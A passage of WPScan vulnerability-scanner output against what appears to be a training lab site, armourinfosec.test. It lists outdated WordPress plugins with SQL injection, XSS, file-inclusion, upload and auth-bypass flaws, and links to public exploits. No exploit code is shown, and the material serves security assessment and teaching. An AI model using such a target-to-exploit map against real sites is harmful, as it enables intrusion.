 |      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://www.exploit-db.com/exploits/50226/
 |      - https://cxsecurity.com/issue/WLB-2016080220
 |
 | [!] Title: Mail Masta 1.0 - Multiple SQL Injection
 |     References:
 |      - https://wpscan.com/vulnerability/c992d921-4f5a-403a-9482-3131c69e383a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6570
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6571
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6572
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6573
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6574
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6575
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6576
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6577
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6578
 |      - https://www.exploit-db.com/exploits/41438/
 |      - https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/mail-masta/readme.txt

[+] photo-gallery
 | Location: http://www.armourinfosec.test/wp-content/plugins/photo-gallery/
 | Last Updated: 2023-01-05T18:16:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/photo-gallery/readme.txt
 | [!] The version is out of date, the latest version is 1.8.9
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/, status: 200
 |
 | [!] 16 vulnerabilities identified:
 |
 | [!] Title: Photo Gallery by 10Web < 1.5.35 - SQL Injection & XSS
 |     Fixed in: 1.5.35
 |     References:
 |      - https://wpscan.com/vulnerability/9875076d-e84e-4deb-a3d3-06d877b41085
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16117
```

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16118
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16119
|
| [!] Title: Photo Gallery < 1.5.46 - Multiple Cross-Site Scripting (XSS) Issues
| Fixed in: 1.5.46
| References:
| - https://wpscan.com/vulnerability/f626f6f7-6b90-403c-a135-37ca4d9c53e6
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9335
| - https://fortiguard.com/zeroday/FG-VD-20-033
|
| [!] Title: Photo Gallery by 10Web < 1.5.55 - Unauthenticated SQL Injection
| Fixed in: 1.5.55
| References:
| - https://wpscan.com/vulnerability/2e33088e-7b93-44af-aa6a-e5d924f86e28
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24139
| - https://plugins.trac.wordpress.org/changeset/2304193
|
| [!] Title: Photo Gallery by 10Web < 1.5.68 - Reflected Cross-Site Scripting (XSS)
| Fixed in: 1.5.68
| References:
| - https://wpscan.com/vulnerability/32aee3ea-e0af-44da-a16c-102c83eaed8f
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25041
| - https://plugins.trac.wordpress.org/changeset/2467205
| - https://packetstormsecurity.com/files/162227/
|
| [!] Title: Photo Gallery by 10web < 1.5.69 - Reflected Cross-Site Scripting (XSS)
| Fixed in: 1.5.69
| References:
| - https://wpscan.com/vulnerability/6e5f0e04-36c0-4fb6-8194-fe32c15cb3b5
| - https://plugins.trac.wordpress.org/changeset/2476338
|
| [!] Title: Photo Gallery < 1.5.69 - Multiple Reflected Cross-Site Scripting (XSS)
| Fixed in: 1.5.69
| References:
| - https://wpscan.com/vulnerability/cfb982b2-8b6d-4345-b3ab-3d2b130b873a
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24291
| - https://packetstormsecurity.com/files/162227/
|
| [!] Title: Photo Gallery < 1.5.67 - Authenticated Stored Cross-Site Scripting via Gallery Title
| Fixed in: 1.5.67
| References:
| - https://wpscan.com/vulnerability/f34096ec-b1b0-471d-88a4-4699178a3165
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24310
|
| [!] Title: Photo Gallery < 1.5.79 - Stored XSS via Uploaded SVG in Zip
| Fixed in: 1.5.79
| Reference: https://wpscan.com/vulnerability/a20a2ece-6c82-41c6-a21e-95e720f45584
|
| [!] Title: Photo Gallery < 1.5.75 - Stored Cross-Site Scripting via Uploaded SVG
| Fixed in: 1.5.75
| References:
| - https://wpscan.com/vulnerability/57823dcb-2149-47f7-aae2-d9f04dce851a
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24362
|
| [!] Title: Photo Gallery < 1.5.75 - File Upload Path Traversal
| Fixed in: 1.5.75
| References:
| - https://wpscan.com/vulnerability/1628935f-1d7d-4609-b7a9-e5526499c974
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24363
|
| [!] Title: Photo Gallery by 10Web < 1.6.0 - Unauthenticated SQL Injection
| Fixed in: 1.6.0
| References:
| - https://wpscan.com/vulnerability/0b4d870f-eab8-4544-91f8-9c5f0538709c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0169
| - https://plugins.trac.wordpress.org/changeset/2672822/photo-gallery#file9
|
| [!] Title: Photo Gallery < 1.6.3 - Unauthenticated SQL Injection
| Fixed in: 1.6.3
| References:
| - https://wpscan.com/vulnerability/2b4866f2-f511-41c6-8135-cf1e0263d8de
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1281
|
| [!] Title: Photo Gallery < 1.6.3 - Reflected Cross-Site Scripting
| Fixed in: 1.6.3
| References:
| - https://wpscan.com/vulnerability/37a58f4e-d2bc-4825-8e1b-4aaf0a1cf1b6
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1282
|
| [!] Title: Photo Gallery < 1.6.4 - Admin+ Stored Cross-Site Scripting
| Fixed in: 1.6.4
| References:
| - https://wpscan.com/vulnerability/f7a0df37-3204-4926-84ec-2204a2f22de3
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1394
|
| [!] Title: Photo Gallery < 1.7.1 - Reflected Cross-Site Scripting
| Fixed in: 1.7.1
| Reference: https://wpscan.com/vulnerability/e9f9bfb0-7cb8-4f92-b436-f08442a6c60a
|

```
 | [!] Title: Photo Gallery < 1.8.3 - Stored XSS via CSRF
 |     Fixed in: 1.8.3
 |     References:
 |      - https://wpscan.com/vulnerability/89656cb3-4611-4ae7-b7f8-1b22eb75cfc4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4058
 |
 | Version: 1.5.34 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/css/jquery.mCustomScrollbar.min.css?ver=1.5.34
 |  - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/css/styles.min.css?ver=1.5.34
 |  - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/js/jquery.mCustomScrollbar.concat.min.js?ver=1.5.34
 |  - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/js/scripts.min.js?ver=1.5.34
 | Confirmed By:
 |  Readme - Stable Tag (Aggressive Detection)
 |   - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - http://www.armourinfosec.test/wp-content/plugins/photo-gallery/readme.txt

[+] rife-elementor-extensions
 | Location: http://www.armourinfosec.test/wp-content/plugins/rife-elementor-extensions/
 | Last Updated: 2022-05-30T13:14:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/rife-elementor-extensions/readme.txt
 | [!] The version is out of date, the latest version is 1.1.10
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/rife-elementor-extensions/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Rife Elementor Extensions & Templates < 1.1.6 - Contributor+ Stored XSS
 |     Fixed in: 1.1.6
 |     References:
 |      - https://wpscan.com/vulnerability/9f4771dc-80b5-49ff-9f64-bf6c36f76863
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24265
 |      - https://www.wordfence.com/blog/2021/04/recent-patches-rock-the-elementor-ecosystem/
 |
 | Version: 1.1.2 (100% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/rife-elementor-extensions/readme.txt
 | Confirmed By: Change Log (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/rife-elementor-extensions/changelog.txt, Match: '= 1.1.2'

[+] searchwp-live-ajax-search
 | Location: http://www.armourinfosec.test/wp-content/plugins/searchwp-live-ajax-search/
 | Last Updated: 2022-11-21T19:27:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/searchwp-live-ajax-search/readme.txt
 | [!] The version is out of date, the latest version is 1.7.3
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/searchwp-live-ajax-search/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: SearchWP Live Ajax Search < 1.6.2 - Unauthenticated Arbitrary Post Title Disclosure
 |     Fixed in: 1.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/0e13c375-044c-4c2e-ab8e-48cb89d90d02
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2535
 |
 | [!] Title: SearchWP Live Ajax Search < 1.6.3 - Unauthenticated Local File Inclusion
 |     Fixed in: 1.6.3
 |     References:
 |      - https://wpscan.com/vulnerability/aad515a7-b5a7-482a-8784-e16ba9aa6b87
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3227
 |
 | Version: 1.4.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/searchwp-live-ajax-search/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/searchwp-live-ajax-search/readme.txt

[+] site-editor
 | Location: http://www.armourinfosec.test/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/site-editor/readme.txt
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/site-editor/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
 |      - https://seclists.org/fulldisclosure/2018/Mar/40
 |      - https://github.com/SiteEditor/editor/issues/2
```

|
| Version: 1.1.1 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/site-editor/readme.txt

[+] site-import
| Location: http://www.armourinfosec.test/wp-content/plugins/site-import/
| Last Updated: 2016-03-21T19:52:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/site-import/readme.txt
| [!] The version is out of date, the latest version is 1.2.0
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/site-import/, status: 200
|
| Version: 1.0.1 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/site-import/readme.txt

[+] smart-google-code-inserter
| Location: http://www.armourinfosec.test/wp-content/plugins/smart-google-code-inserter/
| Last Updated: 2017-11-29T16:28:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/smart-google-code-inserter/readme.txt
| [!] The version is out of date, the latest version is 3.5
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/smart-google-code-inserter/, status: 200
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: Smart Google Code Inserter <= 3.4 - Unauthenticated Cross-Site Scripting (XSS)
| Fixed in: 3.5
| References:
| - https://wpscan.com/vulnerability/beae6685-b7de-46cb-addc-19cd7fdc4de7
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-3810
| - https://limbenjamin.com/articles/smart-google-code-inserter-auth-bypass.html
| - https://plugins.trac.wordpress.org/changeset/1777789/smart-google-code-inserter
|
| [!] Title: Smart Google Code Inserter <= 3.4 - Unauthenticated SQL Injection
| Fixed in: 3.5
| References:
| - https://wpscan.com/vulnerability/4c6e235e-3b22-4097-be03-1e22e31cd280
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-3811
| - https://limbenjamin.com/articles/smart-google-code-inserter-auth-bypass.html
| - https://plugins.trac.wordpress.org/changeset/1777789/smart-google-code-inserter
|
| Version: 3.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/smart-google-code-inserter/readme.txt

[+] spider-event-calendar
| Location: http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/
| Last Updated: 2021-12-07T14:18:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/readme.txt
| [!] The version is out of date, the latest version is 1.5.65
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/, status: 200
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: Calendar by WD <= 1.5.51 - Authenticated Blind SQL Injection
| Fixed in: 1.5.52
| References:
| - https://wpscan.com/vulnerability/3c6a671c-f7a8-4a40-a20a-4a4e5e85c5df
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7719
| - https://seclists.org/fulldisclosure/2017/Apr/43
| - https://plugins.trac.wordpress.org/changeset/1632229/spider-event-calendar
|
| [!] Title: Calendar by WD < 1.5.52 - Admin+ SQL injection
| Fixed in: 1.5.52
| References:
| - https://wpscan.com/vulnerability/82a1dacc-3ff6-406c-ab8f-0e373febaea4
| - https://www.defensecode.com/advisories/DC-2017-01-017_WordPress_Spider_Event_Calendar_Plugin_Advisory.pdf
| - https://plugins.trac.wordpress.org/changeset/1632229/spider-event-calendar
|
| [!] Title: SpiderCalendar <= 1.5.65 - Reflected Cross-Site Scripting
| References:
| - https://wpscan.com/vulnerability/15be2d2b-baa3-4845-82cf-3c351c695b47
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0212
|
| Version: 1.5.51 (100% confidence)
| Found By: Query Parameter (Passive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/elements/calendar.js?ver=1.5.51
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/elements/calendar-setup.js?ver=1.5.51
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/elements/calendar_function.js?ver=1.5.51
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/elements/calendar-jos.css?ver=1.5.51

| Confirmed By:
| Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/readme.txt
| Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/spider-event-calendar/readme.txt

[+] ultimate-product-catalogue
| Location: http://www.armourinfosec.test/wp-content/plugins/ultimate-product-catalogue/
| Last Updated: 2023-01-04T21:02:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/ultimate-product-catalogue/readme.txt
| [!] The version is out of date, the latest version is 5.2.3
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ultimate-product-catalogue/, status: 200
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: Ultimate Product Catalogue <= 4.2.2 - Authenticated SQL Injection
| Fixed in: 4.2.3
| References:
| - https://wpscan.com/vulnerability/a8123d7e-e91f-4939-ba3f-fe3fc07db947
| - https://lenonleite.com.br/en/2017/05/31/english-ultimate-product-catalogue-4-2-2-sql-injection/
|
| [!] Title: Ultimate Product Catalog < 5.0.26 - Subscriber+ Arbitrary Product Creation & Settings Update
| Fixed in: 5.0.26
| References:
| - https://wpscan.com/vulnerability/514416fa-d915-4953-bf1b-6dbf40b4d7e5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24993
| - https://plugins.trac.wordpress.org/changeset/2650578
|
| Version: 4.2.2 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/ultimate-product-catalogue/readme.txt

[+] wp-cerber
| Location: http://www.armourinfosec.test/wp-content/plugins/wp-cerber/
| Last Updated: 2022-05-10T21:32:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/wp-cerber/readme.txt
| [!] The version is out of date, the latest version is 9.0
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/wp-cerber/, status: 200
|
| [!] 5 vulnerabilities identified:
|
| [!] Title: WP Cerber Security < 8.9.3 - Rest-API Protection Bypass
| Fixed in: 8.9.3
| References:
| - https://wpscan.com/vulnerability/0c06abf1-f01f-4268-a105-02b1327427cf
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-37598
| - https://github.com/fireeye/Vulnerability-Disclosures/blob/master/FEYE-2021-0024/FEYE-2021-0024.md
|
| [!] Title: WP Cerber Security < 8.9.3 - 2FA Authentication Bypass
| Fixed in: 8.9.3
| References:
| - https://wpscan.com/vulnerability/f6ea01bf-5cb9-4a06-a5da-c141d562fa53
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-37597
| - https://github.com/fireeye/Vulnerability-Disclosures/blob/master/FEYE-2021-0023/FEYE-2021-0023.md
|
| [!] Title: WP Cerber Security, Anti-spam & Malware Scan < 8.9.6 - Unauthenticated Stored Cross-Site Scripting
| Fixed in: 8.9.6
| References:
| - https://wpscan.com/vulnerability/d1b6f438-f737-4b18-89cf-161238a7421b
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0429
|
| [!] Title: WP Cerber Security < 9.1 - Username Enumeration Bypass
| Fixed in: 9.1
| References:
| - https://wpscan.com/vulnerability/b69b1620-96ac-464f-928a-11f0c8694e8c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2939
|
| [!] Title: WP Cerber < 9.3.3 - User Enumeration Bypass via Rest API
| Fixed in: 9.3.3
| References:
| - https://wpscan.com/vulnerability/a8c6b077-ff93-4c7b-970f-3be4d7971aa5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4417
|
| Version: 8.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/wp-cerber/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/wp-cerber/readme.txt

[+] wp-easy-slideshow
| Location: http://www.armourinfosec.test/wp-content/plugins/wp-easy-slideshow/
| Readme: http://www.armourinfosec.test/wp-content/plugins/wp-easy-slideshow/readme.txt
| [!] Directory listing is enabled
|

```
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-easy-slideshow/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP Easy Slideshow <= 1.0.3 - Multiple Cross-Site Request Forgery (CSRF)
 |     References:
 |      - https://wpscan.com/vulnerability/d312260d-f2c7-4d16-9050-34b0ef83468a
 |      - https://www.exploit-db.com/exploits/36612/
 |
 | Version: 1.0.2 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-easy-slideshow/readme.txt

[+] wp-easycart
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-easycart/
 | Last Updated: 2022-12-08T01:58:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-easycart/readme.txt
 | [!] The version is out of date, the latest version is 5.3.15
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-easycart/, status: 200
 |
 | [!] 4 vulnerabilities identified:
 |
 | [!] Title: EasyCart <= 3.0.15 - Unrestricted File Upload
 |     Fixed in: 3.0.16
 |     References:
 |      - https://wpscan.com/vulnerability/6c1c4f2f-61a9-4a18-b008-9a94048ec2a8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9308
 |      - https://www.exploit-db.com/exploits/35730/
 |      - https://www.exploit-db.com/exploits/36043/
 |      - https://packetstormsecurity.com/files/129875/
 |      - https://packetstormsecurity.com/files/130328/
 |      - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_easycart_unrestricted_file_upload/
 |
 | [!] Title: EasyCart 1.1.30 - 3.0.20 - Privilege Escalation
 |     Fixed in: 3.0.21
 |     References:
 |      - https://wpscan.com/vulnerability/5f951b86-bf79-4992-890f-119345ec906f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2673
 |      - https://rastating.github.io/wp-easycart-privilege-escalation-information-disclosure
 |
 | [!] Title: Shopping Cart & eCommerce Store < 5.1.1 - CSRF to Stored Cross-Site Scripting
 |     Fixed in: 5.1.1
 |     References:
 |      - https://wpscan.com/vulnerability/2025a4e1-62b7-4236-9143-c45d99b38b1f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34645
 |      - https://www.wordfence.com/vulnerability-advisories/#CVE-2021-34645
 |
 | [!] Title: Shopping Cart & eCommerce Store < 5.2.5 - Arbitrary Design Settings Update via CSRF
 |     Fixed in: 5.2.5
 |     Reference: https://wpscan.com/vulnerability/9acfa4f2-8e7a-4d4f-b33d-9162cd81365e
 |
 | Version: 3.0.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-easycart/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-easycart/readme.txt

[+] wp-google-places-review-slider
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-google-places-review-slider/
 | Last Updated: 2023-01-02T22:07:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-google-places-review-slider/README.txt
 | [!] The version is out of date, the latest version is 11.7
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-google-places-review-slider/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: WP Google Review Slider <= 6.1 - Authenticated SQL Injection
 |     Fixed in: 6.2
 |     Reference: https://wpscan.com/vulnerability/a12fe67d-2359-43a4-991c-cbe11bada7d8
 |
 | [!] Title: WP Google Review Slider < 11.6 - Admin+ Stored XSS
 |     Fixed in: 11.6
 |     References:
 |      - https://wpscan.com/vulnerability/d7f89335-630c-47c6-bebf-92f556caa087
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4242
 |
 | Version: 6.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-google-places-review-slider/README.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-google-places-review-slider/README.txt

[+] wp-jobs
```

```
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-jobs/
 | Last Updated: 2020-09-14T12:22:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-jobs/readme.txt
 | [!] The version is out of date, the latest version is 2.3.1
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-jobs/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: WP Jobs <= 1.4 - Authenticated SQL Injection
 |     Fixed in: 1.5
 |     References:
 |      - https://wpscan.com/vulnerability/129555ff-db7d-4373-88a3-42dbd732e205
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9603
 |      - https://dtsa.eu/cve-2017-9603-wordpress-wp-jobs-v-1-4-sql-injection-sqli/
 |
 | [!] Title: WP Jobs < 1.7 - XSS
 |     Fixed in: 1.7
 |     References:
 |      - https://wpscan.com/vulnerability/9d275a90-1b6b-4bfb-9b86-0cd6b5de20ad
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14751
 |      - https://www.securityfocus.com/bid/101030/
 |
 | Version: 1.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-jobs/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-jobs/readme.txt

[+] wp-like-button
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-like-button/
 | Last Updated: 2022-10-13T10:32:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-like-button/readme.txt
 | [!] The version is out of date, the latest version is 1.6.10
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-like-button/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP Like Button <= 1.6.0 - Auth Bypass
 |     Fixed in: 1.6.4
 |     References:
 |      - https://wpscan.com/vulnerability/d41be606-2f0e-4918-b8e2-384f0289c1d0
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13344
 |      - https://www.exploit-db.com/exploits/47078/
 |      - https://limbenjamin.com/articles/wp-like-button-auth-bypass.html
 |      - https://packetstormsecurity.com/files/153541/
 |
 | Version: 1.6.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-like-button/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-like-button/readme.txt

[+] wp-responsive-thumbnail-slider
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-responsive-thumbnail-slider/
 | Last Updated: 2022-11-07T03:23:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt
 | [!] The version is out of date, the latest version is 1.1.9
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-responsive-thumbnail-slider/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Thumbnail Carousel Slider < 1.0.1 - Authenticated Shell Upload & CSRF
 |     Fixed in: 1.0.1
 |     References:
 |      - https://wpscan.com/vulnerability/2c785942-0641-4e55-96bd-5ab405353002
 |      - https://cxsecurity.com/issue/WLB-2015080170
 |
 | [!] Title: Thumbnail Carousel Slider < 1.0.1 - Stored Cross-Site Scripting (XSS) & CSRF
 |     Fixed in: 1.0.1
 |     References:
 |      - https://wpscan.com/vulnerability/ab7ac7d5-a68d-4af7-a38a-65aa940337f1
 |      - https://cxsecurity.com/issue/WLB-2015080167
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt

[+] wp-support-plus-responsive-ticket-system
```

```
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
 | [!] The version is out of date, the latest version is 9.1.2
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-support-plus-responsive-ticket-system/, status: 200
 |
 | [!] 6 vulnerabilities identified:
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 8.0.0 – Authenticated SQL Injection
 |     Fixed in: 8.0.0
 |     References:
 |      - https://wpscan.com/vulnerability/f267d78f-f1e1-4210-92e4-39cce2872757
 |      - https://www.exploit-db.com/exploits/40939/
 |      - https://lenonleite.com.br/en/2016/12/13/wp-support-plus-responsive-ticket-system-wordpress-plugin-sql-injection/
